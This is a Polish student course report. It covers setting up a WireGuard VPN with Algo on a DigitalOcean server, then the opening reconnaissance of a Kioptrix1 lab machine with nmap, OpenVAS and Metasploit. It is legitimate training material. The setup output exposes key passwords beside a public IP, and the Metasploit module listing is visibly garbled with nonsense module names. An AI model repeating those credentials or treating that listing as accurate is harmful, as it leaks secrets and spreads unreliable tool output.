

Wprowadzenie do cyberbezpieczeństwa (WCYB)

Projekt 2

Spis zadań:

- Zadanie 5
- Zadanie 2


Zadanie 5 – Cyberbezpieczeństwo praktyczne – VPN

1. W naszym zadaniu skonfigurowaliśmy server VPN oparty na 'WireGuard'. Na początku zabraliśmy się do utworzenia serwera Ubuntu za pomocą serwisu DigitalOcean.

Create Droplets

Choose an image ?


[Distributions](#) [Marketplace](#) [Custom images](#)



Choose a plan

[Help me choose](#)

2. Następnie ustawiliśmy hasło oraz wybraliśmy region do naszych danych



3. Następnie zabraliśmy się za konfigurację serwera i włączyliśmy konsolę.



4. Do konsoli wpisaliśmy komendę, która umożliwiła aktualizacje narzędzi i pakietów:

```
>> sudo apt-get update -y && apt-get upgrade -y
```

5. Następnie zainstalowaliśmy 'python3' i 'ansible':

```
>> sudo apt install -y --no-install-recommends python3-virtualenv
```

6. Potem pobraliśmy 'Algo VPN':

```
>> git clone https://github.com/trailofbits/algo
```

7. Kolejno zmieniliśmy katalog na algo komendą 'cd algo' i zainstalowaliśmy the 'dependencies':

```
>> cd algo

>> python3 -m virtualenv --python="$(command -v python3)" .env &&
source .env/bin/activate && python3 -m pip install -U pip virtualenv
&& python3 -m pip install -r requirements.txt
```

8. Teraz edytowaliśmy plik za pomocą komendy:

```
>> nano config.cfg
```

9. Potem zdecydowaliśmy, że dodamy innych użytkowników:

```
users:
- phone
- laptop
- desktop
- "u1"
- "u2"
- "u3"
### Review these options BEFORE you run Algo, as they are very difficult/impossible to
# Change default SSH port for the cloud roles only
```

10. Włączyliśmy także opcję 'unattended_reboot' dla dodatkowego bezpieczeństwa. Niektóre aktualizacje wymagają ponownego uruchomienia, ale serwer Algo nie zrestartuje się automatycznie, ponieważ zmieniliśmy opcję „enabled” z „false” na „true”.

```
# Your Algo server will automatically install security updates. Some updates
# require a reboot to take effect but your Algo server will not reboot itself
# automatically unless you change 'enabled' below from 'false' to 'true', in
# which case a reboot will take place if necessary at the time specified (as
# HH:MM) in the time zone of your Algo server. The default time zone is UTC.
unattended_reboot:
  enabled: true
  time: 06:00

## Advanced users only below this line ##
```

11. Następnie po zapisaniu pliku weszliśmy do terminala, aby postawić serwer za pomocą komendy `./algo` i wybraliśmy *install to the existing Ubuntu 18.04 or 20.04 server*.

```
PLAY [Ask user for the input] *****

TASK [Gathering Facts] *****
k: [localhost]
Cloud prompt]
What provider would you like to use?
  1. DigitalOcean
  2. Amazon Lightsail
  3. Amazon EC2
  4. Microsoft Azure
  5. Google Compute Engine
  6. Hetzner Cloud
  7. Vultr
  8. Scaleway
  9. OpenStack (DreamCompute optimised)
 10. CloudStack (Exoscale optimised)
 11. Linode
 12. Install to existing Ubuntu 18.04 or 20.04 server (for more advanced users)

Enter the number of your desired provider
```

12. Potem odpowiedzieliśmy na szereg pytań:

```
Do you want macOS/iOS clients to enable "Connect On Demand" when connected to cellular
networks?
[y/N]
:
N^M
TASK [Cellular On Demand prompt] *****
```

12.1. W pytaniu o automatyczne uruchamianie wybraliśmy opcję nie, ponieważ nie zależy nam na automatycznym włączaniu się VPNa.

```
[Wi-Fi On Demand prompt]
Do you want macOS/iOS clients to enable "Connect On Demand" when connected to Wi-Fi?
[y/N]
:
N^M
TASK [Wi-Fi On Demand prompt] *****
```

12.2. Tutaj również zaznaczyliśmy nie.

```
Do you want to retain the keys (PKI)? (required to add users in the future, but less se
cure)
[y/N]
:
y^M
TASK [Retain the PKI prompt] *****
k: [localhost]
```

12.3. W pytaniu o zachowaniu kluczy PKI daliśmy odpowiedź tak, ponieważ ta opcja umożliwi nam na dodawanie użytkowników w przyszłości do pliku, jednak może być to mniej bezpieczne.

```
Do you want to enable DNS ad blocking on this VPN server?
[y/N]
:
y^M
TASK [DNS adblocking prompt] *****
ok: [localhost]
[SSH tunneling prompt]
Do you want each user to have their own account for SSH tunneling?
[y/N]
:
y^M
TASK [SSH tunneling prompt] *****
```

12.4. W pytaniach o blokowanie reklam zaznaczyliśmy tak, a w kolejnym pytaniu o indywidualne konta użytkowników również daliśmy odpowiedź tak.

13. Następnie musieliśmy podać IP naszego serwera, którym był `'localhost'`, a potem publiczny adres IP, którym był adres podany na [DigitalOcean](#).

```
Local installation might break your server. Use at your own risk.

Proceed? Press ENTER to continue or CTRL+C and A to abort...)
[local : pause]
Enter the IP address of your server: (or use localhost for local installation):
[localhost]
:
localhost^M
TASK [local : pause] *****
ok: [localhost]

TASK [local : Set the facts] *****
ok: [localhost]
[local : pause]
Enter the public IP address or domain name of your server: (IMPORTANT! This is used to
verify the certificate)
[localhost]
:
167.71.12.78^M
TASK [local : pause] *****
ok: [localhost]
```

14. Pod dłuższej chwili serwer został skonfigurowany.

```
TASK [ssh_tunneling : Get active users] *****
ok: [localhost]

TASK [ssh_tunneling : Delete non-existing users] *****
ok: [localhost] => (item)

TASK [Dump the configuration] *****
changed: [localhost]

TASK [Create a symlink if deploying to localhost] *****
changed: [localhost]

[DEPRECATION WARNING]: Use 'ansible.utils.ipmath' module instead. This feature will be
removed from ansible.netcommon in a release after 2024-01-01. Deprecation warnings
can be disabled by setting deprecation_warnings=False in ansible.cfg.

TASK [debug] *****
ok: [localhost] -> {
  "msg": {
    |
    | "Congratulations!                                     |\n",
    | "Your Algo server is running.                         |\n",
    | "Config files and certificates are in the ./configs/ directory. |\n",
    | "Go to https://whoer.net/ after connecting              |\n",
    | "and ensure that all your traffic passes through the VPN. |\n",
    | "Local DNS resolver 172.19.86.207                      |\n",
    | "                                                        |\n",
    | " The pi2 and SSH keys password for new users is dta5W7KC0 |\n",
    | " The CA key password is KvQwRHEID7TtpvMS              |\n",
    | "                                                        |\n",
    | }
  }
}


RUNNING HANDLER [ssh_tunneling : restart ssh] *****
changed: [localhost]

PLAY RECAP *****
localhost          : ok=144  changed=76  unreachable=0    failed=0    skipped=43   rescued=0    ignored=0


(.env) root@ubuntu-s-1vcpu-512mb-10gb-ams3-01:~/algo
```

15. Potem zajęliśmy się konfiguracją usługi VPN od klienta. Pobraliśmy **‘WireGuarda’** oraz skorzystaliśmy z programu **‘Filezilla’**, przez który pobraliśmy pliki, które umożliwią konfigurację.


Na początku wpisaliśmy nasz adres IP z [DigitalOcean](#), nazwę użytkownika pod postacią `'root'` oraz nasze ustawione hasło. Potem zabraliśmy się za pobranie folderu `'configs'`.



16. Potem w [WireGuardzie](#) zaimportowaliśmy tunele z naszego wcześniej pobranego pliku.




17. Aby sprawdzić, czy nasz VPN działa aktywowaliśmy go i przeprowadziliśmy różne testy.



17.1. Pierwszym testem było porównanie adresów IP przed i po aktywacji połączenia VPN z pomocą strony <https://whoer.net/>.


Przed:







Po:


WHOERMy IPVPNServersDownloadServices ▾

Grab -75% Now

 My IP: 167.71.12.78

Secure internet ☐


ISP:	Digital Ocean	DNS:	172.71.93.13	 Netherlands
Hostname:	N/A	Proxy:	 No	
OS:	Win10.0	Anonymizer:	 No	
Browser:	Chrome 108.0	Blacklist:	 No	

 Your disguise: 100% Your anonymity measures are safe or you don't use them

Więc nasz VPN skutecznie zadziałał.

17.2. Kolejnym testem było przejście na stronę <https://dnsleaktest.com/> i wybranie testu rozszerzonego, aby upewnić się, że nasz DNS nie leakuje.

Hello 167.71.12.78

from Amsterdam, Netherlands 

Standard test

Extended test

[Whats the difference?](#)

Test complete

Query round	Progress...	Servers found
1	1
2	1
3	1
4	1
5	1
6	1

IP	Hostname	ISP	Country
172.70.45.78	None	Cloudflare	Amsterdam, Netherlands 


What do the results of this test mean?

- The servers identified above receive a request to resolve a domain name (e.g. www.eff.org) to an IP address everytime you enter a website address in your browser.
- The owners of the servers above have the ability to associate your personal IP address with the names of all the sites you connect to and store this data indefinitely. This does not mean that they do log or store it indefinitely **but they may and you need to trust whatever their policy says.**
- If you are connected to a VPN service and ANY of the servers listed above are not provided by the VPN service then you have a DNS leak and are choosing to trust the owners of the above servers with your private data.

Zobaczyliśmy naszego dostawcę DNS jako 'CloudFlare' z adresem IP i lokalizacją serwera, który wybraliśmy za pomocą usługi VPN. Nasz oryginalny adres IP i lokalizacja klienta nie

zostały wyświetlone w teście szczelności DNS, więc oznacza to, że nasz test skończył się z powodzeniem.

17.3. Teraz, w celu przeprowadzenia trzeciego i bardziej ogólnego testu, odwiedziliśmy stronę <https://ipleak.net/> i sprawdziliśmy sekcję wykrywania 'Web RTC', aby upewnić się, że adres IP klienta nie wycieka.



Ten test również potwierdził nam to, że nasz VPN jest skuteczny.

18. Wnioski:

Korzystanie z VPNów za każdym razem, gdy przeglądamy lub łączymy się z Internetem, jest ogólnie uważane za dobrą praktykę bezpieczeństwa. Ale w jakim możemy ufać najpopularniejszym darmowym i płatnym usługom VPN, które zostały wykupione przez większe firmy, które mają potencjał łatwego przechwytywania naszego ruchu internetowego?

Wiele z tych usług VPN prawdopodobnie zmodyfikowało swoje zasady logowania, aby dostosować je do swoich zysków finansowych, dlatego niezwykle ważne staje się dla nas skonfigurowanie własnych bezpiecznych serwerów VPN w celu ochrony naszej prywatności w Internecie i dzięki temu zadaniu, jesteśmy już w stanie taki cel osiągnąć.

Zadanie 2 – Cyberbezpieczeństwo praktyczne – Testy bezpieczeństwa

Spis treści:

1. Kioptrix1
2. DC-1
3. Wnioski

1. Kioptrix1

1.1 Zmieniamy plik .xmv maszyny wirtualnej Kioptrix1 w notatniku zmieniając 'ethernet0.connectionType = "Bridged"' na 'ethernet0.connectionType = "NAT"'


```
Kioptrix Level 1.vmx - Notatnik
Plik  Edytuj  Wyświetl

ide1:0.present = "FALSE"
ide1:0.fileName = "F:"
ide1:0.deviceType = "atapi-cdrom"
ide1:0.allowGuestConnectionControl = "FALSE"
ide1:1.present = "FALSE"
ide1:1.fileName = "Kioptrix Level 1.vmdk"
ide1:1.writeThrough = "TRUE"
ethernet0.present = "TRUE"
ethernet0.allowGuestConnectionControl = "FALSE"
ethernet0.features = "1"
ethernet0.wakeOnPcktRcv = "FALSE"
ethernet0.networkName = "NAT"
ethernet0.addressType = "generated"
guestOS = "other24xlinux"
uuid.location = "56 4d fa f7 c4 9d 12 8a-60 2d c6 ab 26 a6 14 8f"
uuid.bios = "56 4d fa f7 c4 9d 12 8a-60 2d c6 ab 26 a6 14 8f"
vc.uuid = "52 77 3c 2e 12 81 3a 68-25 23 b3 92 4e 8e 01 ff"

ethernet0.generatedAddress = "00:0c:29:a6:14:8f"
ide1:1.redo = ""
vmotion.checkpointFBSize = "134217728"
pciBridge0.pciSlotNumber = "17"
pciBridge4.pciSlotNumber = "21"
pciBridge5.pciSlotNumber = "22"
pciBridge6.pciSlotNumber = "23"
pciBridge7.pciSlotNumber = "24"
ethernet0.pciSlotNumber = "32"

Wiersz 43, kolumna 30      100%      Windows (CRLF)      UTF-8
```

1.2 Komendą `'ifconfig'` otrzymujemy adres IP kali linuxa `'192.168.224.131'`.

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.224.131 netmask 255.255.255.0 broadcast 192.168.224.255
    ether 00:0c:29:cf:1c:a5 txqueuelen 1000 (Ethernet)
    RX packets 1 bytes 342 (342.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19 bytes 2822 (2.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


(kali@kali)-[~]
$
```

1.3 Komendą `'sudo nmap -sn 192.168.224.131/24'` otrzymujemy adres IP maszyny wirtualnej Kioptrix1: `'192.168.224.132'`.


```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo nmap -sn 192.168.224.131/24  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-07 12:31 EST  
Nmap scan report for 192.168.224.1  
Host is up (0.00054s latency).  
MAC Address: 00:50:56:C0:00:08 (VMware)  
Nmap scan report for 192.168.224.2  
Host is up (0.00017s latency).  
MAC Address: 00:50:56:F0:B1:F1 (VMware)  
Nmap scan report for 192.168.224.132  
Host is up (0.00085s latency).  
MAC Address: 00:0C:29:A6:14:8F (VMware)  
Nmap scan report for 192.168.224.254  
Host is up (0.00013s latency).  
MAC Address: 00:50:56:F7:A9:43 (VMware)  
Nmap scan report for 192.168.224.131  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.91 seconds  
  
(kali@kali)-[~]  
$
```

1.4


1.4.1 Przeprowadzimy skanowanie OpenVasem. Wpierw ustawiamy cel skanowania.



1.4.2 Następnie ustawiamy zadanie do wykonania.



1.4.3 Po wykonaniu skanowania otrzymujemy rezultat skanowania.



1.5 Komendą `'sudo nmap -sV 192.168.224.132'` robimy skanowanie hosta. Widzimy, że dla usługi `netbios-ssn` otrzymaliśmy wersję `Samba smb`. To nie jest konkretna wersja usługi, stąd użyjemy metasploita przy użyciu komendy `'msfconsole'` by znaleźć wersję usługi Samby.

```

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ sudo nmap -sV 192.168.224.132
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-07 13:17 EST
Nmap scan report for 192.168.224.132
Host is up (0.0019s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smb (workgroup: 1MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp  open  status       1 (RPC #100024)
MAC Address: 00:0C:29:A6:14:8F (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.61 seconds

(kali@kali)-[~]
$

```

1.6 Wpisujemy komendę 'search smb version'.

```
File Actions Edit View Help
msf5 > search smb version

Matching Modules
-----
#  Name                                     Disclosure
---  ---
0  exploit/linux/http/struts2_cve_cve_classloader 2016-03-06
    manual No Apache Struts2 ClassLoader Manipulation Remote Code Execution
1  exploit/linux/mim/cisco_rshd_sslvpn           2017-02-02
    good Yes Cisco RSHD SSL VPN Unauthenticated Remote Code Execution
2  exploit/windows/remote_mim_mim_mim           2008-10-28
    good Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
3  exploit/windows/browser/mim_022_is_vbscript_winhlp32 2018-02-26
    normal No MS18-022 Microsoft Internet Explorer Winhlp32.exe Misp
as Code Execution
4  exploit/windows/infomem/mim_008_smb_versions 2016-10-14
    excellent No MS16-008 Microsoft Windows OLE Package Manager Code Execution
5  auxiliary/dos/windows/true_vls_null_defer     2008-06-14
    normal No Microsoft MSDN Interfaced/justVSPointers NULL Deferer
6  auxiliary/dos/windows/mim_019_electromer      2017-06-13
    normal No Microsoft Windows Browser Pool DoS
7  exploit/windows/true_vls_sslvpn               2017-06-13
    average Yes Microsoft Windows RSHD Service MIMistrydet Overflow
8  auxiliary/dos/windows/mim_019_sslvpn_pool_overflow 2017-06-13
    normal No Microsoft Windows RSHD Service MIMistrydet Overflow
9  auxiliary/scanner/smb/smb_version             2018-06-16
    normal No Samba Version Detection
10 exploit/linux/samba/chain_reply              2018-06-16
    good No Samba chain_reply Memory Corruption (Linux sss)
11 exploit/multi/dns/insert_dns_rpc            2007-02-19
    good No Smart 2 DNS RPC Preprocessor Buffer Overflow
12 exploit/windows/browser/java_wi_arginject_alljvm 2018-06-09
    excellent No Java Web Start Plugin Command Line Argument Inject
13 exploit/windows/mim/timobkts_plugincommand_buf 2009-06-25
    good No Timobkts PluginCommand Named Pipe Buffer Overflow
14 exploit/windows/infomem/mim_008_smb_versions 2016-10-14
    good No UMSafet W2000e Disassembler Function Buffer Overflow
15 exploit/windows/infomem/mim_008_smb_versions 2016-10-14
    good No VideoLAN Client (VLC) win32 UMS// URI Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use >
msf5 > use 9
msf5 auxiliary(smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):
-----
Name      Current Setting  Required  Description
-----
RHOSTS    yes             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
THREADS    1               yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
